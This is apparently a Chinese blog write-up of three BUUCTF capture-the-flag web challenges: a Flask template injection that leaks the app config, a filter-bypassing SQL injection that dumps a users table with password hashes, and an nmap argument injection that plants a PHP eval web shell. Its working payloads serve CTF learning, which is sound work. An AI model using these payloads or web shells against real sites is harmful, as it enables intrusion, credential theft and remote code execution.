BUUCTF(6)

原创

YsterCcc 于 2022-03-02 21:08:51 发布 1503 收藏

分类专栏： BUUCTF 文章标签： BUUCTF

本文链接：https://blog.csdn.net/weixin_54648419/article/details/123233902

[WesternCTF2018]shrine 1


```python
import flask
import os

app = flask.Flask(__name__)

app.config['FLAG'] = os.environ.pop('FLAG')


@app.route('/')
def index():
    return open(__file__).read()


@app.route('/shrine/<path:shrine>')
def shrine(shrine):

    def safe_jinja(s):
        s = s.replace('(', '').replace(')', '')
        blacklist = ['config', 'self']
        return ''.join(['{{% set {}=None%}}'.format(c) for c in blacklist]) + s

    return flask.render_template_string(safe_jinja(shrine))


if __name__ == '__main__':
    app.run(debug=True)
```

这里flask，这里其实是ssti模板注入，在路径尝试`/shrine/{{4*5}}`

20


在源码中看源码`app.config['FLAG'] = os.environ.pop('FLAG')`，注册了一个名为FLAG的config，可以用`{undefined{config}}`可查看所有app.config内容，但是这题设了黑名单过滤了`['config','self']`并且过滤了括号，但是python还有一些内置函数，比如`url_for`和`get_flashed_messages`。

路径尝试`/shrine/{{url_for.__globals__}}`



显示current_app，那就查看当下的config

`/shrine/{{url_for.__globals__['current_app'].config}}`



同理`/shrine/{{get_flashed_messages.__globals__['current_app'].config}}`

'MAX_COOKIE_SIZE': 4093, 'SESSION_COOKIE_SAMESITE': None, 'PROPAGATE_EXCEPTIONS': None, 'ENV': 'production', 'DEBUG': False, 'SECRET_KE
'MAX_CONTENT_LENGTH': None, 'APPLICATION_ROOT': '/', 'SERVER_NAME': None, 'FLAG': 'flag{70d03dbd-a0b3-4e27-bb0a-ccd76b06a211}', 'PRE
'JSONIFY_PRETTYPRINT_REGULAR': False, 'TESTING': False, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'TEMPLATES_AUTO_RELOAD
'JSON_SORT_KEYS': True, 'JSONIFY_MIMETYPE': 'application/json', 'SESSION_COOKIE_HTTPONLY': True, 'SEND_FILE_MAX_AGE_DEFAULT': datetime
'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'TRAP_HTTP_EXCEPTIONS': False}>

也可以直接找config的FLAG `/shrine/{{get_flashed_messages.__globals__['current_app'].config['FLAG']}}`

flag{70d03dbd-a0b3-4e27-bb0a-ccd76b06a211}

[SWPU2019]Web1 1

注册登录后，可以申请发布广告

广告信息管理

用户名：1

申请发布广告

注销登录

暂未申请

这里发现sql注入，注入点在广告名处，这里尝试1’发现报错

一顿尝试发现过滤了空格，or，and，–+，#，order等等，这里order by可以使用group by代替，空格可以使用/**/代替，注释符可以采用闭合的方式代替，首先测出有22列

```
-1'/**/group/**/by/**/22,'2
```

测库名

```
-1'union/**/select/**/1,database(),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

广告详情

广告名	广告内容	状态
web1	3	待管理确认

返回首页

查询表时，发现information_schema.tables被过滤，这里get到一个新知识，可以用 sys.schema_auto_increment_columns 来注表名

```
-1'/**/union/**/select/**/1,(select/**/group_concat(table_name)/**/from/**/sys.schema_auto_increment_columns),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

广告详情


广告名
FLAG_TABLE,news,users,gtid_slave_pos,ads,users

返回首页

无法查列名这里用到无列名注入
CTF|mysql之无列名注入


本地测试一下，这是正常的查询

```
select * from test1;
```





```
select 1,2,3 union select * from test1;
```

如下图，列名被替换为了对应的数字。也就是说，我们可以继续使用数字来对应列，如 3 对应了表里面的 password：





```
select `3` from (select 1,2,3 union select * from test1)a;
```

执行结果如下图，末尾的 a 是任意字符，用于命名。



当`被过滤也可以用任意别名来代替，但是得加一个as

```
select b from (select 1,2,3 as b union select * from test1)a;
```



回到本题，第二列

```
-1'/**/union/**/select/**/1,(select/**/group_concat(b)/**/from/**/(select/**/1,2/**/as/**/b,3/**/union/**/select/**/*/**/from/**/users)a),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

广告详情

广告名	广告内容	状态
2,flag,admin,1	3	待管理确认

返回首页

第三列

```
-1'/**/union/**/select/**/1,(select/**/group_concat(b)/**/from/**/(select/**/1,2,3/**/as/**/b/**/union/**/select/**/*/**/from/**/users)a),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22
```

广告详情

广告名	广告内容	状态
3,flag{f2e35700-a758-42f3-b6cc-920c6ac5b558},53e217ad4c721eb9565cf25a5ec3b66e,c4ca4238a0b923820dcc509a6f75849b	3	待管理确认

返回首页

[网鼎杯 2020 朱雀组]Nmap 1

看到nmap仿佛想到之前有同样的操作，发现和`[BUUCTF 2018]Online Tool`差不多，源代码提示flag在/flag

```
    </script>
</body>
<!-- flag is in /flag -->

</html>
```

nmap的一些保存操作

```
-oN 标准保存
-oX XML保存
-oG Grep保存
-oA 保存到所有格式
-append-output 补充保存文件
```

直接写入一句话

```
' <?php @eval($_POST["qwer"]);?> -oG 1.php '
```

报hacker，这里是过滤了php，换成phtml，一句话用短标签代替

```
' <?= @eval($_POST["qwer"]);?> -oG qwer.phtml '
```

直接命令执行，也可以蚁剑连接

```
# Nmap 6.47 scan initiated Wed Mar 2 13:01:42 2022 as: nmap -Pn -T4 -F --host-timeout 1000ms -oX xml/44bf8 -oG qwer.phtml \ flag{09214edc-3b39-4566-8fa5-c7e2b4fcef8d}
Wed Mar 2 13:01:42 2022 -- 0 IP addresses (0 hosts up) scanned in 0.85 seconds
```